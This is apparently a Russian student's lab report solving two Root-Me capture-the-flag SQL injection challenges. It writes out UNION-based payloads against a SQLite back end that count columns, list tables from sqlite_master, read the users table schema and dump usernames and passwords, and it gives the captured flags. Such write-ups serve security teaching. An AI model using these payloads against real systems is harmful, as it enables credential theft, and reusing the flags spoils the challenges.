


Задание выполнил студент группы 2345 Романенко Кирилл

1. Выполните задание https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication




Изучаю ответ:






Ввёл инъекцию




Ввёл пароль: “qwerty’

Открыл инспектор, чтобы найти флаг

Флаг: t0_W34k!$



2. Выполните задание https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-string



Изучил содержание вкладок


HOME

http://challenge01.root-me.org/web-serveur/ch19/?action=news&news_id=1

Search

http://challenge01.root-me.org/web-serveur/ch19/?action=recherche


Login




http://challenge01.root-me.org/web-serveur/ch19/?action=login

Пробую взломать через Search.

Определил версию sql




' UNION SELECT NULL --




SQLlite3

Определил кол-во значений в выдаче


' UNION SELECT NULL,NULL --



' UNION SELECT NULL,NULL,NULL --




Значит, два. Проверил с подстановкой ' UNION SELECT 1,2 --




Выше определил версию SQL и перешел на сайт. Пробую подставить инъекцию

Первая попытка




Подстановка: ' UNION SELECT 1,sql FROM sqlite_schema --


Не удалось



Вторая попытка




Подстановка в одну строку: ' UNION SELECT NULL, tbl_name FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' --



Узнал, где, скорее всего, находятся данные администратора – users

Подставляю дальше

Подстановка в одну строку: ' UNION SELECT NULL, sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='users' --



Атакую таблицу колонки username и password

‘ UNION SELECT username, password FROM users --

Флаг: c4K04dtlaJsuWdi